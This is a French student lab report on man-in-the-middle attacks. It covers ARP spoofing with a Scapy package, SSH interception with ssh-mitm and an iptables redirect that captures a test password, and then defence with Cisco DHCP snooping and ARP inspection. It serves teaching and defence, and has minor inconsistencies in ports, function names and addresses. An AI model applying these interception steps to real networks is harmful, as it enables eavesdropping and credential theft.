


SAE24 - Projet Intégratif

M. Evangelista



AHMAD Irsa

Corrêa do Carmo Jack

Remerciements :

Nous souhaitons exprimer nos sincères remerciements à notre professeur Mr Evangelista.

Son expertise et ses conseils ont grandement contribué à la réalisation et à la compréhension de ce projet. Nous sommes également reconnaissants de sa disponibilité et de sa volonté de répondre à nos questions tout au long du projet. Son soutien a été précieux pour nous aider à progresser dans notre démarche.

Nous vous remercions.

Table des Matières

Table des Matières	2
Introduction	3
Qu'est ce que MitM?	3
Préparation :	5
- Désactivation du Contrôle d'Accès	6
- Suppression des Associations ARP	6
- Paramétrage de la Redirection des Paquets / Activation du routage	6
Partie 1 - Attaque ARP Spoofing	8
- ARP Spoofing	8
- Capture des Paquets	9
Partie 2 - Attaque Man-In-The-Middle sur SSH	10
- Redirection du Trafic SSH	11
- Gestion du fichier 'known_hosts'	12
- Interception du Trafic SSH avec ssh-mitm :	13
- SSH-MITM - Capture d'Identifiants	14
Partie 3 DHCP - Sécurisation du Réseau Local	15
- Configurations du Switch :	16
- Attribution des baux DHCP	17
- Vérification:	17
Le ping du client vers le serveur fonctionne:	17
Conclusion	19


Introduction

L'objectif de ce projet, SAE24 Projet Intégratif, est de découvrir et mettre en œuvre des attaques MitM (Man in the Middle) ainsi que de découvrir des méthodes de sécurisation du réseau afin de prévenir ces attaques.

Qu'est ce que MitM?


Le terme MitM, acronyme de "Man-in-the-Middle" (Homme du Milieu en français), désigne un type d'attaque informatique où un attaquant intercepte et éventuellement altère la communication entre deux hôtes sans qu'ils ne s'en rendent compte.

Concrètement, un attaquant se fait passer pour une machine B auprès de A. De cette manière, A pensera parler à B. Afin d'éviter la perte de communication entre A et B, l'attaquant redirige les requêtes de A vers B, tout en récoltant le trafic réseau.



Dans le cas de notre SAE, il s'agit du type d'attaque Man-in-the-Middle par le biais de l'ARP Spoofing que nous allons traiter. L'attaquant enverra à intervalle régulier des réponses ARP attestant que les machines A et B se trouvent sur l'adresse physique (MAC) de l'attaquant. De cette manière, toute communication entre A et B passe via la machine de l'attaquant.

Topologie du réseau :



Préparation :


En vue de réaliser les attaques, nous allons utiliser l'outil Scapy qui permet de forger des paquets à la main.

Nous installons l'outil via pip3.

Attaquant : `$ pip3 install scapy`

Nous allons passer à l'outil. Nous allons donc utiliser Python 3.6+ (pour la compatibilité avec les f-strings).

Voici la hiérarchie du paquet que nous créerons, de nom "mitm".



```
attaquant@p20219:~$ ls SAE24 SAE24/mitm
SAE24:
mitm  setup.py

SAE24/mitm:
arp.py  capture.py  __init__.py
attaquant@p20219:~$
```

- Désactivation du Contrôle d'Accès

Afin de permettre les scripts de s'exécuter et d'autoriser tous les hôtes à se connecter et on exécute la commande:

```
attaquant@p20219:~$ xhost +
access control disabled, clients can connect from any host
attaquant@p20219:~$ sudo su
```

- Suppression des Associations ARP

Afin d'éviter d'éventuelles altérations, nous allons vider la table ARP de chaque hôte.

```
root@p20219:/home/attaquant# ip neigh flush all
root@p20219:/home/attaquant# ip neigh show
192.168.52.254 dev eth1 lladdr ec:f4:bb:c4:53:f0 REACHABLE
root@p20219:/home/attaquant#
```

L'entrée ARP restante n'est pas liée au projet.

- Paramétrage de la Redirection des Paquets / Activation du routage

Nous activons ensuite la possibilité de router les paquets passant par l'attaquant'. En effet, l'ARP Spoofing induit donc l'envoi de tous les paquets vers l'attaquant. Ainsi, pendant l'attaque, les paquets venant de client pourront être transférés au serveur et inversement. L'attaquant joue ici le rôle d'un intermédiaire.

```
root@p20219:/home/attaquant# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@p20219:/home/attaquant#
```

Pour le moment, aucune attaque n'est lancée. Nous réalisons une communication entre le serveur et le client, via un ping, et nous observons bien la table ARP des deux machines qui affichent les entrées ARP. Les adresses ARP et MAC des hôtes voisins avec lesquels ils ont communiqué, sont présentes dans la table ARP.

- Sur Client:

```
root@p20220:/home/client# arp -n
Adresse                TypeMap AdresseMat      Indicateurs      Iface
192.168.52.254          ether    ec:f4:bb:c4:53:f0    C                eth1
10.27.0.2                ether    00:13:3b:20:e5:fb    C                eth0
root@p20220:/home/client#
```

- Sur Serveur :

```
root@p20218:/home/serveur# arp -n
Adresse                TypeMap AdresseMat      Indicateurs      Iface
10.27.0.1                ether    00:13:3b:e4:2f:a6    C                eth0
192.168.52.254          ether    ec:f4:bb:c4:53:f0    C                eth1
root@p20218:/home/serveur#
```


Partie 1 - Attaque ARP Spoofing

- ARP Spoofing

Nous allons maintenant lancer une attaque ARP Spoofing via le paquet “mitm” que nous avons importé.

```
attaquant@p20219:~/SAE24$ sudo su
[sudo] Mot de passe de attaquant :
root@p20219:/home/attaquant/SAE24# python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from mitm import arp
Bienvenue dans le paquet MITM version1.0.0
>>> arp.arp("10.27.0.1", "10.27.0.2")

Sent 1 packets.

Sent 1 packets.

Sent 1 packets.

Sent 1 packets.

Sent 1 packets.

Sent 1 packets.
```

Le paquet envoie donc des messages réponses ARP aux 2 adresses IP en paramètre avec l'adresse physique source de la machine.

38	33.244401782	IntelCor_ae:06:1d	IntelCor_ae:0a:82	ARP	42	10.27.0.2 is at 40:a6:b7:ae:06:1d
39	33.284411993	IntelCor_ae:06:1d	IntelCor_ae:0a:88	ARP	42	10.27.0.1 is at 40:a6:b7:ae:06:1d

```
▼ Address Resolution Protocol (reply)
  Hardware type: Ethernet (1)
  Protocol type: IPv4 (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: reply (2)
  Sender MAC address: SpeedDra_20:e5:e7 (00:13:3b:20:e5:e7)
  Sender IP address: 10.27.0.1
  Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
  Target IP address: 10.27.0.2
```

On constate bien l'envoi des réponses ARP avec pour adresse logique source la machine opposée. Pour duper le client, l'attaquant se fait passer pour le serveur et inversement.

L'adresse physique est donc celle de l'attaquant.

Sur la machine client, on constate que l'adresse du serveur est usurpée par l'adresse physique (MAC) de l'attaquant.

```
jack@p20103:~$ sudo arp
[sudo] Mot de passe de jack :
Adresse                TypeMap AdresseMat      Indicateurs      Iface
clonez-p201.iutv.univ-p ether  14:18:77:4c:87:0c   C                eth1
10.27.0.3               ether  40:a6:b7:ae:06:1d   C                eth0
10.27.0.2               ether  40:a6:b7:ae:06:1d   C                eth0
```

L'attaque ARP Spoofing a donc réussi.

- Capture des Paquets

Maintenant que tous les paquets passent par l'attaquant, il est désormais possible de capturer le trafic entre le client et le serveur.

On utilise l'outil "capture".

```
terminal - jack@p20103
Fichier  Édition  Affichage  Terminal  Onglets  Aide
>>> from mitm import arp
>>> arp.atk("10.27.0.1", "10.27.0.2")
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
>>> from mitm import capture
Bienvenue, vous utilisez le paquet mitm v1.0.0
>>> capture.tcp_icmp("10.27.0.1", "10.27.0.2")
ICMP 10.27.0.1 -> 10.27.0.2
ICMP 10.27.0.1 -> 10.27.0.2
ICMP 10.27.0.1 -> 10.27.0.2
ICMP 10.27.0.1 -> 10.27.0.2
ICMP 10.27.0.1 -> 10.27.0.2
ICMP 10.27.0.1 -> 10.27.0.2
ICMP 10.27.0.1 -> 10.27.0.2
ICMP 10.27.0.1 -> 10.27.0.2
^C>>>
```

On capture effectivement les demandes d'écho (ICMP) venant du client en direction du serveur.

Partie 2 - Attaque Man-In-The-Middle sur SSH

Nous capturons effectivement les paquets transitants de client à serveur et inversement. Maintenant, nous allons réaliser une attaque MitM sur le service SSH. Nous allons tenter d'intercepter en clair la communication entre le client et le serveur.

En temps normal, même si nous verrions le trafic, celui-ci serait illisible car encrypté (RSA). Cette attaque consiste donc en la création d'un serveur SSH intermédiaire de sorte à ce que le client se connecte au serveur de l'attaquant et que le client de l'attaquant se connecte au serveur du serveur. Ainsi, l'attaquant pourra intercepter les données en clair du client, puis les transmettre au serveur.

Comme il n'y a de connexion directe entre le client et le serveur, l'option de routage des paquets n'est plus nécessaire.

Afin d'éviter toute altération, nous vidons les tables ARP avec l'attaque ARP Spoofing coupée.

```
root@p20219:/home/attaquant/SAE24# ip neigh flush all
root@p20219:/home/attaquant/SAE24# arp -n
root@p20219:/home/attaquant/SAE24#
root@p20219:/home/attaquant/SAE24#
```

On installe le paquet ssh-mitm, nécessaire à la réalisation.

```
root@p20219:/home/attaquant/SAE24# pip install ssh-mitm
Collecting ssh-mitm
  Downloading ssh_mitm-4.1.1-py3-none-any.whl (121 kB)
    |#####| 121 kB 5.8 MB/s
Collecting python-json-logger
  Downloading python_json_logger-2.0.7-py3-none-any.whl (8.1 kB)
Collecting rich
  Downloading rich-13.7.1-py3-none-any.whl (240 kB)
    |#####| 240 kB 46.8 MB/s
Collecting argcomplete
  Downloading argcomplete-3.3.0-py3-none-any.whl (42 kB)
    |#####| 42 kB 3.9 MB/s
Collecting pyyaml
  Downloading PyYAML-6.0.1-cp39-cp39-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (738 kB)
    |#####| 738 kB 100.3 MB/s
Collecting pytz
  Downloading pytz-2024.1-py2.py3-none-any.whl (505 kB)
    |#####| 505 kB 69.0 MB/s
Collecting paramiko<3.4,>=3.3
  Downloading paramiko-3.3.1-py3-none-any.whl (224 kB)
    |#####| 224 kB 102.4 MB/s
Collecting sshpubkeys
  Downloading sshpubkeys-3.3.1-py2.py3-none-any.whl (10 kB)
Collecting wrapt
  Downloading wrapt-1.16.0-cp39-cp39-manylinux_2_5_x86_64.manylinux1_x86_64.manylinux2_17_x86_64.manylinux2014_x86_64.whl (80 kB)
    |#####| 80 kB 24.4 MB/s
Collecting packaging
  Downloading packaging-24.0-py3-none-any.whl (53 kB)
    |#####| 53 kB 5.2 MB/s
Collecting colored
  Downloading colored-2.2.4-py3-none-any.whl (16 kB)
Collecting pynacl>=1.5
  Downloading PyNaCl-1.5.0-cp36-abi3-manylinux_2_17_x86_64.manylinux2014_x86_64.manylinux2_24_x86_64.whl (856 kB)
    |#####| 856 kB 93.2 MB/s
Requirement already satisfied: cryptography>=3.3 in /usr/lib/python3/dist-packages (from paramiko<3.4,>=3.3->ssh-mitm) (3.3.2)
Collecting bcrypt>=3.2
  Downloading bcrypt-4.1.3-cp39-abi3-manylinux_2_28_x86_64.whl (283 kB)
```

- Redirection du Trafic SSH

Nous allons utiliser la commande iptables suivante:

```
root@p20219:/home/attaquant/SAE24# iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222
root@p20219:/home/attaquant/SAE24#
```

La commande iptables que nous avons utilisée redirige le trafic SSH initialement destiné au port 22 vers le port 222, permettant à 'ssh-mitm' d'intercepter et de manipuler ce trafic. Cette commande est essentielle pour l'exécution réussie de l'attaque MITM et donne le contrôle total à l'attaquant sur les communications SSH entre le client et le serveur.

Nous lançons maintenant une attaque ARP Spoofing via le paquet “mitm” que nous avons importé.

```
attaquant@p20219:~/SAE24$ sudo su
[sudo] Mot de passe de attaquant :
root@p20219:/home/attaquant/SAE24# python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from mitm import arp
Bienvenue dans le paquet MITM version1.0.0
>>> arp.arp("10.27.0.1","10.27.0.2")
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

- Gestion du fichier ‘known_hosts’

Cependant, l’adresse MAC du serveur a changé et l’entrée existante du fichier peut ne plus correspondre à la nouvelle configuration réseau. Nous réalisons alors la commande de suppression de l’empreinte de clé SSH suivante sur le client :

```
root@p20220:/home/client# ssh-keygen -f "/root/.ssh/known_hosts" -R "10.27.0.2"
# Host 10.27.0.2 found: line 2
/root/.ssh/known_hosts updated.
Original contents retained as /root/.ssh/known_hosts.old
```

Ceci retire l’entrée existante pour l’adresse IP du serveur dans le fichier ‘known_hosts’ du client, qui stocke les empreintes des clés publiques des serveurs SSH connus. En supprimant cette entrée, on évite les erreurs de connexions potentielles dues à des incohérences entre les empreintes des clés publiques enregistrées et les nouvelles configurations réseau.

- Interception du Trafic SSH avec ssh-mitm :

Nous allons maintenant intercepter le trafic SSH entre le client et le serveur. Nous utilisons la commande '**ssh-mitm server -remote-host 10.27.0.2 -listen-port 2222**' ce qui configure le '**ssh-mitm**' et intercepte les connexions SSH du serveur '10.27.0.2' redirigées vers le port 2222.

```
root@p20219:/home/attaquant/SAE24# ssh-mitm server --remote-host 10.27.0.2 --listen-port 2222
SSH-MITM - ssh audits made simple
Documentation: https://docs.ssh-mitm.at
Issues: https://github.com/ssh-mitm/ssh-mitm/issues
Configuration
SSH-Host-Keys:
generated temporary RSAKey key with 2048 bit length
MD5:ba:66:23:f7:56:38:31:d0:65:9c:a9:34:ed:9b:c8:19
SHA256:pyvvqL1z2t5ko0v0y5PZZnLzWdxJKXdY7wrgQg80YwI
SHA512:fMqwSjSvKqvxBuA4Qs1zcTkuDUfxgyVbroi1bdA5zVdf7bQDjgKGu/HtJX3rr8SupRP8S/YYErkJH4/vSfofpg
listen interfaces 0.0.0.0 and :: on port 2222
waiting for connections
```

Le '**ssh-mitm**' est correctement configuré pour intercepter les connexions SSH, en utilisant une clé RSA temporaire pour sécuriser ces connexions et ceci est prêt à accepter les connexions entrantes.

- SSH-MITM - Capture d'Identifiants

Nous établissons une connexion SSH au 'serveur' depuis la machine 'client' :

```
root@p20220:/home/client# ssh serveur@10.27.0.2
The authenticity of host '10.27.0.2 (10.27.0.2)' can't be established.
RSA key fingerprint is SHA256:+lFDIAQdXAaLk1uPtbn9SVkRFzDesy+K0nZS26a8DM4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.27.0.2' (RSA) to the list of known hosts.
serveur@10.27.0.2's password:
X11 forwarding request failed on channel 0
Linux p20218 5.10.0-25-amd64 #1 SMP Debian 5.10.191-1 (2023-08-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun  7 14:41:41 2024 from 10.27.0.1
```

Ceci demande au client de mettre l'identifiant et le mot de passe du serveur.

Lors de l'attaque SSH-MITM, après l'établissement de la connexion SSH sur le client, nous avons pu observer sur la machine de l'attaquant les informations fournies par le client lors de la connexion au serveur.

```
06/07/24 14:47:51] INFO      ecdsa-sha2-nistp256-cert-v01@openssh.com
06/07/24 14:47:59] INFO      Remote auth-methods: ['publickey', 'password']
Remote authentication succeeded
Remote Address: 10.27.0.2:22
Username: serveur
Password: server
Agent: no agent
INFO      i b52a6bd0-9e90-4505-89aa-07b6d49713bb - local port
forwarding
SOCKS port: 44847
SOCKS4:
* socat: socat TCP-LISTEN:LISTEN_PORT,fork
socks4:127.0.0.1:DESTINATION_ADDR:DESTINATION_PORT,socksport=44847
* netcat: nc -X 4 -x localhost:44847 address port
SOCKS5:
* netcat: nc -X 5 -x localhost:44847 address port
06/07/24 14:48:00] INFO      i b52a6bd0-9e90-4505-89aa-07b6d49713bb - session started
INFO      i created mirrorshell on port 34417. connect with: ssh -p
34417 127.0.0.1
06/07/24 14:48:33] INFO      ! Shutting down server ...
root@p20219:/home/attaquant/SAE24#
```

Ces informations incluant notamment le nom d'utilisateur et le mot de passe saisis par le client pour se connecter au serveur ont été capturées et affichées sur la machine de l'attaquant, démontrant ainsi la réussite de l'attaque MITM en interceptant les données sensibles transmises lors de la connexion SSH.

Partie 3 DHCP - Sécurisation du Réseau Local

Nous avons vu les effets d'une attaque MitM dans un réseau local. Nous comprenons donc que la faisabilité de cette attaque est de par le fait que les réponses ARP ne sont pas filtrées et peuvent donc modifier à tout instant les tables de tout un réseau d'hôtes.


Pour pallier cette faille, nous allons nous concentrer sur notre switch Cisco, présent dans le réseau, ainsi qu'à deux de ses fonctionnalités, à savoir DHCP Snooping et ARP Inspection.

Le DHCP Snooping est une fonctionnalité d'enregistrement d'information de chaque hôte sous forme de tableau. Elle y enregistre l'adresse logique, physique ainsi que le port sur lequel l'hôte est connecté. Elle s'associe avec la fonctionnalité ARP Inspection qui vérifie chaque paquet transitant par le switch et les compare aux entrées du tableau DHCP Snooping. Si un paquet vient d'un hôte non enregistré par DHCP Snooping, le paquet ne transitera pas.

Dans notre cas, le switch verra que les adresses IP de Client et Serveur ont changé (l'ARP Spoofing les redirige vers l'adresse physique de Attaquant, le switch verra donc une incohérence avec les adresses logiques et physiques de Client et Serveur).

- Configurations du Switch :

On communiquera en série avec le switch Cisco via PuTTY ou bien minicom.



```
Terminal - attaquant@p20219: ~
Fichier  Édition  Affichage  Terminal  Onglets  Aide

Bienvenue dans minicom 2.8
OPTIONS: I18n
Port /dev/ttyUSB0, 16:09:13

Tapez CTRL-A Z pour voir l'aide concernant les touches spéciales

Switch>
Switch>
Switch>en
Switch#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#interface vlan 1
Switch(config-if)#ip address 10.27.0.50 255.255.255.0
Switch(config-if)#exit
Switch(config)#
```

Nous attribuons d'abord une adresse IP au switch dans notre réseau dans le VLAN 1.

DHCP Snooping ne fonctionne qu'avec des bails DHCP, il est donc nécessaire de définir une pool DHCP dans le réseau 10.27.0.0/24

```
Switch(config)#ip dhcp pool vlan1
Switch(dhcp-config)#network 10.27.0.0 255.255.255.0
Switch(dhcp-config)#
```

Nous allons maintenant activer le DHCP Snooping.

```
Switch(config)#ip dhcp snooping
```

```
Switch(config)#ip dhcp snooping vlan 1
Switch(config)#
```

Il est d'abord nécessaire d'activer le snooping d'abord sans VLAN spécifié puis ensuite l'activer pour le VLAN 1.

Enfin, nous activons l'inspection ARP

```
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#ip arp inspection vlan 1
```

- Attribution des baux DHCP

Client :

```
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 3
DHCPOFFER of 10.27.0.6 from 10.27.0.50
DHCPREQUEST for 10.27.0.6 on eth0 to 255.255.255.255 port 67
DHCPACK of 10.27.0.6 from 10.27.0.50
bound to 10.27.0.6 -- renewal in 34095 seconds.
```

Les hôtes ont pour adresse :

client : 10.27.0.1

serveur : 10.27.0.7

attaquant : 10.27.0.8

- Vérification:

Le ping du client vers le serveur fonctionne:

```
root@p20103:/home/jack# ping 10.27.0.7
PING 10.27.0.7 (10.27.0.7) 56(84) bytes of data.
64 bytes from 10.27.0.7: icmp_seq=1 ttl=64 time=0.816 ms
```

Les entrées DHCP Snooping sont toutes enregistrées

```
Switch#show ip dhcp snooping binding
-----
```

MacAddress	IpAddress	Lease(sec)	Type	VLAN	Interface
40:A6:B7:AE:0A:82	10.27.0.1	86359	dhcp-snooping	1	GigabitEthernet1/0/9
40:A6:B7:AE:06:1D	10.27.0.8	86394	dhcp-snooping	1	GigabitEthernet1/0/7
40:A6:B7:AE:0A:88	10.27.0.7	86324	dhcp-snooping	1	GigabitEthernet1/0/8

```
Total number of bindings: 3
```

Lorsque nous tentons une attaque ARP Spoofing depuis l'attaquant, les requêtes sont refusées !

```

MacAddress      IpAddress      Lease(sec)  Type           VLAN  Interface
-----
40:a6:b7:ae:0a:82 10.27.0.1      86177      dhcp-snooping  1     GigabitEthernet1/0/9
40:a6:b7:ae:06:1d 10.27.0.8      86212      dhcp-snooping  1     GigabitEthernet1/0/7
40:a6:b7:ae:0a:88 10.27.0.7      86142      dhcp-snooping  1     GigabitEthernet1/0/8
Total number of bindings: 3

Switch#
*Jun 11 14:17:27.973: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi1/0/7, vlan 1, ([40a6.b7ae.061d/10.27.0.7/0000.0000.0000/10.27.0.1/14:17:27 UTC Tue Jun 11 2024])
*Jun 11 14:17:27.973: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi1/0/7, vlan 1, ([40a6.b7ae.061d/10.27.0.1/0000.0000.0000/10.27.0.7/14:17:27 UTC Tue Jun 11 2024])
*Jun 11 14:17:32.978: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi1/0/7, vlan 1, ([40a6.b7ae.061d/10.27.0.7/0000.0000.0000/10.27.0.1/14:17:32 UTC Tue Jun 11 2024])
*Jun 11 14:17:32.979: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi1/0/7, vlan 1, ([40a6.b7ae.061d/10.27.0.1/0000.0000.0000/10.27.0.7/14:17:32 UTC Tue Jun 11 2024])
*Jun 11 14:17:37.985: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi1/0/7, vlan 1, ([40a6.b7ae.061d/10.27.0.7/0000.0000.0000/10.27.0.1/14:17:37 UTC Tue Jun 11 2024])
*Jun 11 14:17:37.985: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi1/0/7, vlan 1, ([40a6.b7ae.061d/10.27.0.1/0000.0000.0000/10.27.0.7/14:17:37 UTC Tue Jun 11 2024])
*Jun 11 14:17:42.993: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi1/0/7, vlan 1, ([40a6.b7ae.061d/10.27.0.7/0000.0000.0000/10.27.0.1/14:17:42 UTC Tue Jun 11 2024])
*Jun 11 14:17:42.993: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi1/0/7, vlan 1, ([40a6.b7ae.061d/10.27.0.1/0000.0000.0000/10.27.0.7/14:17:42 UTC Tue Jun 11 2024])
